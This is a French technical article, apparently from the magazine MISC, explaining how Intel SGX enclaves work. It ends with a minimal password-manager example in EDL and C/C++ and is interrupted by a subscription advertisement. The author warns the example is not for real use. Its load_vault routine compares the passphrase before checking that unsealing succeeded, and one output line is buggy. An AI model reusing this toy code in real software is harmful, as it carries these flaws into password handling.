Une application utilisant SGX se retrouve divisée en deux parties : une partie non sécurisée et une partie sécurisée (l'enclave). L'application est responsable du chargement de son enclave. Le code et les données de l'enclave sont isolés, ils ne sont donc pas accessibles depuis l'extérieur. L'enclave peut néanmoins accéder à la mémoire de son application. Les points d'entrée dans une enclave sont définis à la compilation.

5 concepts de l'informatique de confiance spécifiés par le *Trusted Computing Group* sont implémentés par SGX : clés de sécurité, mémoire sécurisée, stockage sécurisé, procédé d'attestation (locale et distante) et tiers de confiance, dans le cas présent Intel. SGX est aujourd'hui utilisé pour s'assurer de la confidentialité des données traitées dans le cloud comme proposé par IBM Cloud, ainsi que pour des applications utilisateurs comme le gestionnaire de mots de passe Dashlane.

1 Fonctionnement

1.1 Mémoire sécurisée

Le premier concept de base est la mémoire sécurisée. Une zone mémoire isolée de 128 Mo maximum, appelée *Enclave Page Cache* (EPC), contient le code et les données des enclaves. Son contenu est chiffré et déchiffré à la volée par une puce dédiée, appelée la *Memory Encryption Engine* (MEE), de façon à ce que les pages ne soient en clair que dans le cœur physique du processeur, et soient chiffrées lorsqu'elles sont dans la RAM. De plus, le contrôle d'accès de la pagination est renforcé pour autoriser l'accès aux pages de l'EPC uniquement aux enclaves.

La taille dans l'EPC étant restreinte, SGX permet de retirer une page de l'EPC et de la placer dans une zone mémoire non protégée. De même, il est possible de venir replacer cette page dans l'EPC. Pour conserver les propriétés de sécurité, le contenu des pages est chiffré et authentifié lorsqu'elles sont exportées, et des métadonnées sont générées pour empêcher le rejeu.

1.2 Clés de sécurité

Le deuxième concept de base est la présence d'une ou plusieurs clés de sécurité attestant de la légitimité de la plateforme. Chaque processeur supportant Intel SGX en contient deux : la *Root Provisionning Key* (RPK) et la *Root Seal Key* (RSK). La RPK est partagée avec Intel pour permettre l'attestation matérielle, tandis que la RSK n'est connue que de la plateforme et permet la fonctionnalité de stockage sécurisé.

Une enclave n'a pas un accès direct aux clés de base. Par contre, elle peut accéder à des clés qui sont dérivées à partir de celles-ci. Chaque enclave est identifiée par deux mesures : `MRENCLAVE` et `MRSIGNER`. La première est un haché composé de la position, du contenu et de la protection (RWX) de ses pages, et des attributs de l'enclave. Deux enclaves avec le même `MRENCLAVE` sont donc identiques. La seconde est un haché de la clé publique utilisée pour la signature de l'enclave. La fonction de dérivation basée sur SHA-256 permet aux auteurs d'enclaves de spécifier une politique de dérivation de clés qui peut utiliser une de ces deux mesures.

1.3 Stockage sécurisé

Le troisième concept de base est le stockage sécurisé. Bien que lorsqu'une enclave est instanciée, son code et ses données sont protégés, lorsque celle-ci s'arrête ses données sont perdues définitivement. Pour éviter cela, le scellage permet de sauvegarder les données de façon sécurisée à l'extérieur de l'enclave. L'enclave doit pour cela récupérer sa *Seal Key* (une des clés dérivées) à l'aide de l'instruction **EGETKEY**. Elle peut ensuite utiliser cette clé pour chiffrer et assurer l'intégrité de ses données avec l'algorithme de son choix. Lorsqu'elle souhaitera récupérer les données en clair, une nouvelle utilisation de l'instruction redonnera la même clé.

1.4 Attestation

Le quatrième concept de base est l'attestation. Ce procédé a pour but de prouver à un tiers qu'une enclave est digne de confiance (qu'elle n'a pas été modifiée) et d'établir un canal de communication sécurisé afin de lui fournir un ou plusieurs secrets. L'attestation peut être utilisée pour assurer la confidentialité du code et des données d'une enclave qui sont normalement en clair sur le disque, mais pourraient être chiffrées à l'aide de la clé qui sera reçue depuis le tiers à l'issue de l'attestation.

1.4.1 Attestation locale

L'attestation locale est une attestation entre deux enclaves s'exécutant sur la même plateforme. Elle nécessite l'établissement préalable d'un canal de communication entre les deux enclaves. Une enclave fait usage de l'instruction **EREPORT** (en précisant le **MRENCLAVE** de l'autre enclave) pour générer une structure appelée **REPORT** contenant ses informations identifiantes. Cette structure est authentifiée à l'aide d'une clé appelée *Report Key* que seule la seconde enclave peut dériver en appelant l'instruction **EGETKEY**.

1.4.2 Attestation distante

L'attestation distante est une attestation entre une enclave et un tiers à l'extérieur de la plateforme. Elle fait intervenir une enclave architecturale, la *Quoting Enclave* (QE). Cette dernière vérifie et transforme un **REPORT** (vérifiable localement) en une **QUOTE** (vérifiable à distance) en la signant avec une autre clé dérivée.

Plus précisément, l'enclave réalise d'abord une attestation locale avec la *Quoting Enclave*. Cette dernière utilise ensuite la *Provisionning Key* (qu'elle est la seule à pouvoir récupérer) pour signer une structure **QUOTE**, qui est transmise au tiers. Le tiers utilise le service de vérification d'attestation d'Intel pour s'assurer de la validité de la signature, et donc de la légitimité des informations contenues dans la structure.

1.5 Tiers de confiance

Le dernier concept de base est l'utilisation d'un tiers de confiance. Intel, avec son *Intel Attestation Service* (IAS), joue un rôle crucial dans la vérification des preuves fournies par les enclaves demandant à être attestées. Intel est le seul parti, ayant placé les RPKs dans ses processeurs, en mesure de le faire. Son service propose une API construite autour du standard REST et du format de données JSON. Il nécessite une authentification mutuelle par certificat x.509, ce qui permet à Intel de choisir qui peut utiliser ce dernier.

2 Développement

Une application utilisant SGX peut être développée en utilisant des outils standards et un environnement de développement familier. Même si le paradigme de programmation est très similaire à celui des logiciels conventionnels, il existe des différences qu'il faut prendre en compte pour créer des enclaves robustes au niveau de la conception, du développement et du débogage.

2.1 Base de confiance

La première étape du développement d'une application utilisant une enclave SGX est d'identifier les ressources qui nécessitent d'être protégées, les structures de données qui contiennent ces ressources, et les morceaux de code qui manipulent ces structures. Une fois cette identification terminée, on vient placer tout ça dans une bibliothèque séparée, l'enclave.

Ce partitionnement d'une application en une partie sécurisée et une partie non sécurisée a des implications supplémentaires au niveau de la sécurité. Il est généralement reconnu qu'une plus petite empreinte mémoire implique moins de chances de défauts dans le produit final. Un partitionnement raisonnable implique aussi une analyse de sécurité facilitée et un logiciel plus sûr, car la surface d'attaque exposée se retrouve réduite. Bien qu'il soit possible de déplacer la majorité du code de l'application dans une enclave, dans la plupart des cas ce n'est pas désirable sous peine d'augmenter considérablement la taille de la surface d'attaque.

Le modèle de programmation de SGX est compatible avec celui des systèmes d'exploitation traditionnels puisqu'il utilise les DLL sous Windows, les DYLIB sous macOS et les SO sous Linux. Ces fichiers contiennent des sections de code et de données qui correspondent aux fonctions et aux données de l'enclave. Ces derniers seront chargés en mémoire protégée lorsque l'enclave est instanciée. Dans le fichier de l'enclave, il y a aussi les métadonnées de l'enclave qui ne seront pas chargées en mémoire, mais utilisées par le chargeur pour déterminer comment charger correctement l'enclave dans l'EPC.

Le chargement d'une enclave fait intervenir deux structures appelées **SIGSTRUCT** et **EINITTOKEN**. La

première structure contient la mesure de l'enclave, la clé publique de son signataire, son numéro de version **ISVSVN** et son identifiant produit **ISVPRODID**. Elle permet de s'assurer que l'enclave n'a pas été modifiée, car elle est signée par l'auteur de l'enclave au moment de la compilation. La deuxième structure contient les attributs, la mesure et le signataire de l'enclave. Elle est utilisée pour vérifier que l'enclave est autorisée à s'exécuter. Elle est authentifiée à l'aide la *Launch Key* que seule la *Launch Enclave* (LE) peut obtenir.

2.2 Fonctions d'interface

Après avoir défini les composants sécurisés et non sécurisés, le développeur doit définir avec attention l'interface entre ces deux composants. Une enclave doit proposer une API que les applications vont appeler, et déclarer les services du domaine non sécurisé dont elle a besoin.

2.2.1 Appels à l'enclave (ECALL)

Les entrées d'une enclave peuvent être observées et modifiées par le code non sécurisé. Le rédacteur d'enclave ne doit accorder aucune confiance envers les données en provenance du domaine non sécurisé et doit donc vérifier les paramètres d'entrée des **ECALL**. Lors de l'utilisation de paramètres d'entrée, les hypothèses faites sur la taille et le type des valeurs passées doivent être vérifiées par l'enclave pour s'assurer que le comportement sera correct.

Les arguments d'entrée résident dans l'enclave lorsque ses fonctions sont invoquées. Par contre, lorsqu'un argument est passé par référence, seule la référence est située dans l'enclave. La valeur qui est référencée peut être à l'extérieur et est donc susceptible de changer. Il faut donc prêter une attention particulière aux références et aux pointeurs. Une application peut passer un pointeur vers une zone mémoire située dans les limites de l'enclave, ce qui pourrait amener l'enclave à écraser par mégarde son code ou ses données. De même, si une enclave ne sait pas qu'un pointeur référence une zone mémoire non sécurisée, elle est susceptible de faire fuir des informations. Enfin, l'enclave doit s'assurer que les données ne sont pas modifiées après qu'elles aient été vérifiées pour éviter les problèmes de type TOCTOU. En pratique, les routines d'interface générées à l'aide du SDK se chargent d'effectuer ces vérifications.

2.2.2 Appels à l'extérieur (OCALL)

Les enclaves ne peuvent pas directement accéder aux services proposés par l'OS, car elles ne peuvent pas faire d'appels système. À la place, une enclave doit effectuer un **OCALL** vers une routine dans l'application qui se chargera de le faire à sa place. La communication avec l'OS nécessite d'exporter des données et d'importer des données qui ne sont alors plus secrètes. Les **OCALL** sont bien souvent nécessaires, mais en tant qu'appels à l'extérieur de l'enclave, ils comportent un haut risque pour la sécurité. Les opérations d'une enclave qui nécessitent un **OCALL**, par exemple la synchronisation de fils d'exécution ou les I/O, sont alors exposées au domaine non sécurisé. Une enclave doit donc être conçue de sorte qu'elle empêche la fuite d'informations par des canaux secondaires. Un attaquant qui regarderait les fonctions non sécurisées appelées par l'enclave ne devrait pas être capable de gagner une quelconque information.

Une enclave doit être préparée à gérer le scénario dans lequel la fonction d'un **OCALL** n'est pas réellement exécutée. La valeur de retour d'un **OCALL**, qui est une entrée pour l'enclave, vient du domaine non sécurisé et ne doit être source d'aucune confiance. Il est possible que le code de retour d'un **OCALL** indique qu'une opération s'est bien déroulée alors que ce n'est pas le cas. Par exemple, un attaquant pourrait ignorer la requête d'une enclave pour écrire des données scellées sur le disque, mais indiquer à l'enclave que les données ont été écrites avec succès. En pratique, les routines d'interface se chargent de ces vérifications.

2.2.3 Sortie asynchrone (AEX)

En plus d'un **OCALL**, l'exécution peut sortir d'une enclave à cause d'une interruption ou d'une exception. Ces évènements de sortie de l'enclave sont appelés *Asynchronous Exit Events* (AEX). Au contraire d'un **OCALL**, une AEX peut transférer le contrôle depuis l'enclave à l'environnement à des points arbitraires (possiblement contrôlés par un adversaire) dans l'enclave. Comme les **OCALL**, l'exécution après une AEX peut être reprise depuis où l'enclave s'est arrêtée, ou l'environnement peut invoquer un nouveau **ECALL** (soit depuis le même fil d'exécution, soit depuis un fil différent). Comme un adversaire peut créer de multiples copies d'une enclave et interrompre à sa guise chaque enclave pour causer une AEX, cela peut être utilisé comme un moyen de « rembobiner » l'état interne d'une enclave. Il est important de s'assurer qu'une enclave ne fait pas fuiter des données ou ne se retrouve pas dans un état inconsistant lorsqu'elle est interrompue par une AEX.




Fig. 1 : Modèle computationnel d'Intel SGX

Abonnez-vous !

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

M'abonner !

Me réabonner !

Compléter ma collection !

Pouvoir lire en ligne mon magazine préféré !

PARTICULIERS,

➡ Rendez-vous sur :

www.ed-diamond.com

pour consulter toutes les offres !

➡ ...ou renvoyez-nous le document au verso complété !

PROFESSIONNELS,

➡ Rendez-vous sur :

proboutique.ed-diamond.com

pour consulter toutes les offres dédiées !

➡ ...ou renvoyez-nous le document au verso complété !

CONNECT

DÉCOUVREZ CONNECT
LA PLATEFORME DE LECTURE EN LIGNE !

Tous les articles du magazine sont disponibles dès la parution !
Pour plus de renseignements, contactez-nous :
par téléphone au +33 (0) 3 67 10 00 28 ou par mail à connect@ed-diamond.com

À découvrir sur : **connect.ed-diamond.com**

VOICI LES OFFRES D'ABONNEMENT AVEC MISC !

CHOISISSEZ VOTRE OFFRE

ou retrouvez toutes nos offres sur www.ed-diamond.com !

Prix TTC en Euros / France Métropolitaine*

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

Offre	ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC*	PAPIER + CONNECT (1 connexion Connect) Réf	PAPIER + CONNECT Tarif TTC*
MC	6n° MISC	☐ MC1	45 €	☐ MC13	259 €
MC+	6n° MISC + 2n° HS	☐ MC+1	65 €	☐ MC+13	279 €
	LES COUPLAGES AVEC NOS AUTRES MAGAZINES				
B	6n° MISC + 11n°GLMF	☐ B1	109 €	☐ B13	499 €
B+	6n° MISC + 2n° HS + 11n°GLMF + 6n° HS	☐ B+1	185 €	☐ B+13	629 €
C	6n° MISC + 6n° LP + 11n°GLMF	☐ C1	149 €	☐ C13	669 €
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n°GLMF + 6n° HS	☐ C+1	249 €	☐ C+13	769 €
I	6n° MISC + 6n° HK	☐ I1	79 €	☐ I13	419 €
I+	6n° MISC + 2n° HS + 6n° HK	☐ I+1	99 €	☐ I+13	439 €
L	6n° MISC + 6n° HK + 6n° LP + 11n° GLMF	☐ L1	189 €	☐ L13	839 €
L+	6n° MISC + 2n° HS + 6n° HK + 6n° LP + 3n° HS + 11n°GLMF + 6n° HS	☐ L+1	289 €	☐ L+13	939 €

Les abréviations des offres sont les suivantes : GLMF = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

J'indique l'offre si différente que celles ci-dessus :

J'indique la somme due (Total) : €

Je choisis de régler par :

❑ **Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)**

❑ **Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20**

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

RETROUVEZ TOUTES NOS OFFRES SUR : www.ed-diamond.com !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

2.3 Pile logicielle

La technologie Intel SGX est un assemblage de multiples composants qui sont situés à des niveaux différents (matériel, logiciel utilisateur, logiciel superviseur). La pile logicielle qui est nécessaire pour supporter le développement et l'exécution d'une enclave est complexe et peut se décomposer en trois éléments :

- le *Software Development Kit*, qui facilite le développement des applications et enclaves ;
- le *Platform Software*, qui fournit l'environnement nécessaire à l'exécution des enclaves ;
- l'enclave et l'application, avec leurs bibliothèques sécurisées et non sécurisées.

2.3.1 Software Development Kit

Le *Software Development Kit* (SDK) fournit aux développeurs logiciels tout ce dont ils peuvent avoir besoin pour renforcer la sécurité de leurs applications en utilisant la technologie Intel SGX. Il comporte notamment plusieurs outils permettant de générer les routines d'interface entre l'application et l'enclave, de signer son enclave, de la déboguer et enfin de mesurer ses performances. Il comporte aussi des projets vides et des exemples complets pour développer une enclave avec Visual Studio sous Windows, et avec Makefiles sous Linux.

2.3.1.1 Outil de génération

L'outil Edger8r génère les routines d'interface entre une application et une enclave en parcourant un fichier fourni par l'utilisateur et écrit dans le langage de description d'enclaves. Habituellement, l'outil est lancé automatiquement pendant le processus de construction de l'enclave. Néanmoins, un développeur expérimenté peut l'invoquer manuellement. Lorsqu'on lui passe un fichier utilisateur, Edger8r va générer des fichiers d'en-tête et des fichiers de définition pour les deux côtés : celui de l'application et celui de l'enclave.

L'*Enclave Description Language* (EDL) est le langage utilisé pour décrire l'interface entre une enclave et une application, plus spécifiquement les fonctions et les types utilisés dans leurs prototypes. Ce fichier est utilisé par l'outil Edger8r pour un créer une enveloppe en C qui va se charger de recopier les données et faire les bons appels vers les fonctions importées et exportées par une enclave.

Ce fichier suit un format générique et autorise l'inclusion d'autres fichiers EDL (pour éviter la redondance et autoriser la création de bibliothèques sécurisées), l'inclusion de fichiers d'en-tête et la définition de types caractéristiques du langage C. Pour chaque définition d'`enclave`, on retrouve le prototype des fonctions `trusted` et `untrusted`. Chaque prototype de fonction est annoté avec sa visibilité : `public` si elle peut être appelée par l'application, `private` sinon. Chacun des arguments est annoté avec des informations supplémentaires : son sens, `in` s'il doit être copié avant l'appel de la fonction, `out` s'il doit être copié au retour de la fonction, et sa taille si elle n'est pas triviale, par exemple `string` si c'est une chaîne de caractères terminée par `NULL`, ou `size=len` si sa taille est spécifiée par le paramètre `len`.

2.3.1.2 Outil de configuration

L'outil sgx_sign permet au développeur de signer ses enclaves. Le procédé de signature d'une enclave nécessite la génération d'une structure de signature `SIGSTRUCT` qui, pour rappel, contient les propriétés de l'enclave comme sa mesure. Une fois qu'une enclave est signée avec une telle structure, les modifications futures au fichier de l'enclave (dont son code, ses données, sa signature) peuvent toutes être détectées. L'outil de signature évalue aussi l'image de l'enclave afin de détecter des erreurs potentielles et avertir le développeur de risques vis-à-vis de la sécurité. sgx_sign est lui aussi typiquement lancé automatiquement à la fin du processus de compilation.

Un fichier au format XML est requis pour contenir les informations de configuration de l'enclave. Il est utilisé par l'outil sgx_sign pour générer la signature. Il contient en particulier les attributs de l'enclave qui agissent comme un mécanisme de contrôle d'accès appliqué par le matériel. Par exemple, certaines clés à haut niveau de privilèges, comme la *Launch Key* ou la *Provisioning Key*, ne doivent pas être rendues accessibles à toutes les enclaves, car cela compromettrait la sécurité de l'écosystème SGX. Pour obtenir l'accès à ces clés, l'auteur de l'enclave doit explicitement demander ces attributs au moment de la signature. Pendant le lancement de l'enclave, la *Launch Enclave* décide ou non d'autoriser le chargement de telles enclaves en fonction de leur signataire. En pratique, seules les enclaves signées par Intel disposent de telles permissions.

Les attributs principaux dont un développeur doit se préoccuper sont expliqués ci-dessous :

- `StackMaxSize`, l'auteur d'une enclave doit estimer la taille de pile nécessaire à l'enclave et définir sa valeur au moment de la création de l'enclave. Une fois qu'une enclave est instanciée, cette valeur ne peut pas être changée. Il faut donc la choisir avec précaution.
- `HeapMaxSize`, comme pour la taille de la pile, la taille du tas d'une enclave est aussi fixée à la création de l'enclave. Dans SGXv2, cette valeur pourra être changée après l'initialisation.
- `TCSNum`, l'auteur d'enclaves doit décider du nombre de fils qui pourront s'exécuter simultanément. La simultanéité peut avoir un impact dramatique sur la sécurité de certains protocoles, et l'on ne doit pas choisir ce paramètre en se basant uniquement sur des exigences de performance, mais aussi en se basant sur des préoccupations de sécurité.

- **ISVSVN**, SGX propose des services élaborés de mise à jour logicielle et de gestion de cycle de vie, et la spécification correcte d'un numéro de version de sécurité permet aux vendeurs de logiciels de faire un usage sécurisé de ces fonctionnalités.

2.3.1.3 Outil de débogage

Il est possible d'utiliser le script d'aide sgx-dbg pour déboguer une application faisant intervenir une enclave. Pour déboguer une enclave sur une plateforme matérielle, le paramètre de configuration **DisableDebug** doit être mis à 0 dans le fichier de configuration de l'enclave, et le paramètre **Debug** doit être mis à 1 lors de l'appel à **sgx_create_enclave** qui crée l'enclave. Déboguer une enclave est similaire à déboguer une bibliothèque partagée. Par contre, toutes les fonctionnalités standards ne sont pas disponibles pour les enclaves. Seulement certaines commandes de GDB sont accessibles. sgx-dbg supporte aussi la mesure de l'usage de la pile/du tas de l'enclave grâce au *Enclave Memory Measurement Tool* qui ne sera pas détaillé.

2.3.2 Platform Software

Le *Platform Software* (PSW) est un paquet de composants logiciels qui permet aux applications utilisant la technologie Intel SGX de s'exécuter sur une plateforme. Il est disponible pour les systèmes d'exploitation Windows et Linux et composé de quatre éléments principaux :

- un pilote pour assurer le support matériel du processeur ;
- des bibliothèques de support pour l'exécution et l'attestation ;
- des enclaves architecturales nécessaires au fonctionnement de l'écosystème ;
- un service pour communiquer avec ces enclaves et charger ses propres enclaves.

3 Exemple

Dans cette partie, nous allons nous pencher sur un exemple concret : une application de gestion de mots de passe minimaliste. Elle ne doit bien entendu pas être utilisée dans un environnement réel. De plus, afin de garder cet exemple le plus concis possible, l'application ne pourra retenir qu'un compte (nom d'utilisateur et mot de passe) par site. L'ensemble de ces comptes sera protégé par un mot de passe maître qu'il sera nécessaire d'entrer avant d'accéder aux mots de passe. Il sera possible d'ajouter ou de supprimer un compte, mais pas de changer le mot de passe d'un compte, ni le mot de passe maître.

Le processus de développement commence par l'identification des secrets à protéger. Il s'agit ici des mots de passe des comptes utilisateurs, ainsi que du mot de passe maître. Il faut donc placer les secrets et toutes les fonctions manipulant ces secrets à l'intérieur de l'enclave. L'application devra interagir avec l'enclave pour sauvegarder et récupérer les informations d'un compte. Le procédé de scellage de données d'Intel SGX sera utilisé pour exporter de façon sécurisée les différents comptes utilisateurs vers le disque.

3.1 Enclave

Il est nécessaire de bien réfléchir aux fonctions d'interface. Pour notre exemple, nous allons avoir besoin de créer un nouveau conteneur pour les comptes (appelé coffre), de charger un coffre existant, de sauvegarder le coffre courant, d'y ajouter ou de retirer des comptes utilisateurs. Les fonctions d'interfaces suivantes, dont le prototype est donné dans le format EDL, peuvent par exemple être utilisées pour interagir avec l'enclave :

```
enclave {
    trusted {
        public sgx_status_t new_vault([in,string] char
*passphrase);

        public sgx_status_t vault_size([out] uint32_t *vault_size);

        public sgx_status_t load_vault([in,size=vault_size] uint8_t
*vault, uint32_t vault_size, [in,string] char *passphrase);

        public sgx_status_t save_vault([out,size=vault_size]
uint8_t *vault, uint32_t vault_size);

        public sgx_status_t has_account([in,string] char *name);

        public sgx_status_t create_account([in,string] char *name,
[in,string] char *user, [in,string] char *pass);

        public sgx_status_t remove_account([in,string] char *name);

        public sgx_status_t get_username([in,string] char *name,
[out,size=size] char *user, uint32_t size);

        public sgx_status_t get_password([in,string] char* name,
[out,size=size] char *pass, uint32_t size);
    };
};
```

Le coffre est implémenté dans l'enclave comme une liste chaînée de comptes pointée par une variable globale **vault**. Les comptes comportent les 3 champs (site, nom d'utilisateur, mot de passe). Le mot de passe maître est contenu dans la variable globale **vault_pass**.

```
typedef struct account {
    struct account *next;

    char *name; /* site URL */
    char *user; /* username */
    char *pass; /* password */
} account_t;

account_t *vault;
char *vault_pass;
```

La fonction **new_vault** permet d'initialiser le coffre avec un mot de passe maître. Des vérifications préalables

sont effectuées, mais comme nous avons spécifié dans le fichier EDL que **passphrase** était un pointeur d'entrée vers une chaîne de caractères, nous pouvons être certains que la routine d'interface qui sera générée par Edger8r aura recopié les données dans l'EPC, et que la chaîne de caractères est bien formée.

```
sgx_status_t new_vault(char *passphrase) {
    if (passphrase == NULL || vault_pass != NULL)
        return SGX_ERROR_UNEXPECTED;

    vault_pass = (char *)malloc(strlen(passphrase) + 1);
    memcpy(vault_pass, passphrase, strlen(passphrase) + 1);
    return SGX_SUCCESS;
}
```

La fonction **vault_size** permet à l'application de connaître la taille du tampon à allouer pour contenir les données scellées par l'enclave. Elle fait appel en interne à la fonction **calc_vault_size** qui parcourt la liste chaînée et somme la taille des différents champs, ainsi qu'à la fonction **sgx_calc_sealed_data_size** (fournie par le SDK) qui donne la taille des données scellées à partir de la taille des données en clair.

```
sgx_status_t vault_size(uint32_t *vault_size) {
    if (vault_pass == NULL)
        return SGX_ERROR_UNEXPECTED;

    uint32_t buf_size = calc_vault_size();
    if (buf_size == 0)
        *vault_size = 0;
    else
        *vault_size = sgx_calc_sealed_data_size(0, buf_size);
    return SGX_SUCCESS;
}
```

La fonction **save_vault** peut ensuite être appelée pour sceller les données contenues dans l'enclave. Elle fait appel à la fonction **sgx_seal_data** (fournie par le SDK) qui se charge de cette opération. Nous pouvons écrire directement dans le tampon passé en paramètre, car nous avons spécifié dans le fichier EDL qu'il s'agissait d'un tampon de sortie dont nous avons donné la taille, donc la routine d'interface aura pris soin d'allouer un tampon intermédiaire situé dans l'EPC, et de le recopier vers le tampon de l'application.

```
sgx_status_t save_vault(uint8_t *vault_data, uint32_t vault_size) {
    if (vault_pass == NULL)
        return SGX_ERROR_UNEXPECTED;

    uint32_t buf_size = calc_vault_size();
    uint8_t *buf = (uint8_t *)malloc(buf_size), *ptr = buf;

    /* écriture du mot de passe maître */
    memcpy(buf, vault_pass, strlen(vault_pass) + 1);
    ptr += strlen(vault_pass) + 1;

    /* écriture des comptes utilisateurs */
    /* [...] */

    sgx_status_t ret = sgx_seal_data(0, NULL, buf_size, buf, vault_
size, (sgx_sealed_data_t *) vault_data);
    free(buf);
    return ret;
}
```

De façon très similaire, la fonction **load_vault** sert au chargement du coffre. Elle fait appel à la fonction **sgx_unseal_data** (fournie par le SDK) et vérifie que le mot de passe passé en paramètre correspond bien à celui contenu dans le fichier scellé. Si c'est bien le cas, les comptes sont chargés dans la liste chaînée.

```
sgx_status_t load_vault(uint8_t *vault_data, uint32_t vault_size,
char *passphrase) {
    if (passphrase == NULL || vault_pass != NULL)
        return SGX_ERROR_UNEXPECTED;

    uint32_t buf_size = sgx_get_encrypt_txt_len((sgx_sealed_data_t *)
vault_data);
    uint8_t *buf = (uint8_t *)malloc(buf_size), *ptr = buf;

    sgx_status_t ret = sgx_unseal_data((sgx_sealed_data_t *) vault_
data, NULL, 0, buf, &buf_size);
    if (strcmp(passphrase, (const char *)ptr))
        ret = SGX_ERROR_UNEXPECTED;
    if (ret == SGX_SUCCESS) {
        /* lecture du mot de passe maître */
        uint32_t len = strlen((const char *)ptr) + 1;
        vault_pass = (char *)malloc(len);
        memcpy(vault_pass, ptr, len);
        ptr += len;

        /* lecture des comptes utilisateurs */
        /* [...] */
    }

    free(buf);
    return ret;
}
```


Enfin, les fonctions **get_username** et **get_password** permettent de récupérer les informations d'un compte. Comme pour le chargement, la taille du tampon réservé par l'application doit être passée en paramètre.

```
sgx_status_t get_username(char *name, char *user, uint32_t size) {
    if (name == NULL || user == NULL || size < 2 || vault_pass ==
NULL)
        return SGX_ERROR_UNEXPECTED;

    account_t *account = get_account(name);
    if (account == NULL || size < strlen(account->user) + 1)
        return SGX_ERROR_UNEXPECTED;
    else {
        memcpy(user, account->user, strlen(account->user) + 1);
        return SGX_SUCCESS;
    }
}
```

3.2 Application

Du côté de l'application, nous allons nous contenter d'une interface console minimaliste. L'application commence par le chargement de son enclave de l'enclave, qui se fait par un appel à la fonction **sgx_create_enclave** (fournie par le SDK). Cet appel est enveloppé dans une fonction **initialize_enclave** qui se charge de vérifier la présence d'un éventuel **EINITTOKEN** déjà obtenu au préalable.




```
sgx_enclave_id_t enclave_id = 0;

int main(int argc, char *argv[]) {
    cout << ". Initializing enclave..." << endl;
    if (initialize_enclave() < 0)
        return -1;

     /* [...] */
}
```

Une fois l'enclave chargée, l'application peut faire appel à la fonction **new_vault** ou **load_vault**, suivant s'il existe un coffre scellé sur le disque. L'appel à une des fonctions de l'enclave se fait en réalité via les routines d'interface autogénérées par Edger8r. Ces dernières reprennent le prototype de la fonction définie dans le fichier EDL, mais avec deux arguments supplémentaires : l'identifiant de l'enclave et pointeur où sera stockée la valeur de retour de la fonction.

```
string passphrase;
cout << "Enter a passphrase: ";
cin >> passphrase;

ifstream infile(VAULT_FILE);
if (infile.good()) {
    infile.seekg(0, infile.end);
    uint32_t vault_size = infile.tellg();
    infile.seekg(0, infile.beg);

    vault_data = (uint8_t *)malloc(vault_size);
    infile.read((char *)vault_data, vault_size);
    infile.close();

    ret = load_vault(enclave_id, &status, vault_data, vault_size,
(char *)passphrase.c_str());
    if (ret != SGX_SUCCESS || status != SGX_SUCCESS) {
        free(vault_data);
        retcode = -1;
        goto destroy_enclave;
    }

    free(vault_data);
    vault_data = NULL;
} else {
    ret = new_vault(enclave_id, &status, (char *)passphrase.c_str());
    if (ret != SGX_SUCCESS || status != SGX_SUCCESS) {
        retcode = -1;
        goto destroy_enclave;
    }
}
```

L'application propose ensuite plusieurs options à l'utilisateur, notamment pour créer un compte, le supprimer ou afficher ses informations. Par exemple, le code suivant permet de récupérer les informations associées à un compte en passant le nom du compte aux fonctions **has_account**, **get_username** et **get_password**.

```
string name;
cout << "What is the account name?" << endl << cout << "> ";
cin >> name;

ret = has_account(enclave_id, &status, (char *)name.c_str());
if (ret != SGX_SUCCESS || status != SGX_SUCCESS)
   continue;

string user;
user.resize(256);
ret = get_username(enclave_id, &status, (char *)name.c_str(), (char
*)user.c_str(), user.size());
if (ret != SGX_SUCCESS || status != SGX_SUCCESS)
    continue;
user.resize(strlen(user.c_str()));
cout << "Username: " << user << endl;

string pass;
pass.resize(256);
ret = get_password(enclave_id, &status, (char *)name.c_str(), (char
*)pass.c_str(), pass.size());
if (ret != SGX_SUCCESS || status != SGX_SUCCESS)
    continue;
pass.resize(strlen(pass.c_str()));
cout << "Password: " << string(pass) << endl;
```

Enfin, lorsque l'utilisateur a terminé d'utiliser l'application, cette dernière appelle **vault_size** et **save_vault** pour que l'enclave lui communique les données scellées, qu'elle peut alors écrire sur le disque. L'appel à la fonction **sgx_destroy_enclave** (fournie par le SDK) permet de décharger l'enclave.

```
uint32_t vault_sz;
ret = vault_size(enclave_id, &status, &vault_sz);
